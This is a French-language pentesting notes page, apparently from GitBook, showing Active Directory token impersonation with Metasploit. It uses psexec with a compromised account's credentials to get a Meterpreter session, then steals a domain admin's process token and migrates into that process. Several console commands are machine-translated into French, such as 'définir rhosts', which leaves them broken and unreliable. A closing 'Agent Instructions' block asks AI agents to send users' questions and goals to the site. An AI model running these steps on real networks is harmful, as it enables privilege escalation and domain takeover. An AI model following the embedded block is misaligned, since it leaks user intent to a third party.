> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/active-directory/lateral-movement/token-impersonation.md).
# Emprunt d'identité de jeton
Notes de sécurité Active Directory pour l'emprunt d'identité de jeton, couvrant l'énumération, Kerberos, les identifiants, l'abus des ACL, le mouvement latéral, le flux de travail d'exploitation et les étapes de validation.
Pour cette partie, nous utilisons `Metasploit`.
{% code overflow="wrap" %}
```bash
msfconsole
```
{% endcode %}
Nous supposons que nous avons déjà compromis le `user1` compte.
{% code overflow="wrap" %}
```bash

utiliser exploit/windows/smb/psexec
afficher les options
```
{% endcode %}

Nous configurons ensuite le module avec les paramètres corrects.
{% code overflow="wrap" %}
```bash
définir rhosts 172.16.0.10
définir rport 445
définir smbdomain WHOAMI
définir smbuser user1
définir smbpass Password1234
définir lhost 172.16.0.2
définir lport 4444
run
shell
```
{% endcode %}

De `Meterpreter`, nous listons les processus actifs sur la machine.
{% code overflow="wrap" %}
```bash
ps
```
{% endcode %}

Certains processus peuvent appartenir à un administrateur de domaine.


Nous pouvons alors voler le jeton du processus ciblé à partir de son PID.
{% code overflow="wrap" %}
```bash
steal_token 6984
```
{% endcode %}
Ce jeton correspond à la session ouverte du compte administrateur.
Si nous ouvrons maintenant un shell, il s'exécute dans le contexte de cet utilisateur.
{% code overflow="wrap" %}
```bash
shell
```
{% endcode %}
Une autre possibilité : migrer notre charge utile dans ce processus pour hériter de son contexte.
Si nécessaire, nous pouvons d'abord revenir à notre contexte initial.
{% code overflow="wrap" %}
```bash
rev2self
```
{% endcode %}
Nous lançons ensuite la migration vers le PID ciblé.
{% code overflow="wrap" %}
```bash
migrate 6984
```
{% endcode %}

La limite reste simple : si le processus meurt, la session migrée tombe aussi.
> 172.16.0.10 - Session Meterpreter 1 fermée. Raison : mort
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/active-directory/lateral-movement/token-impersonation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.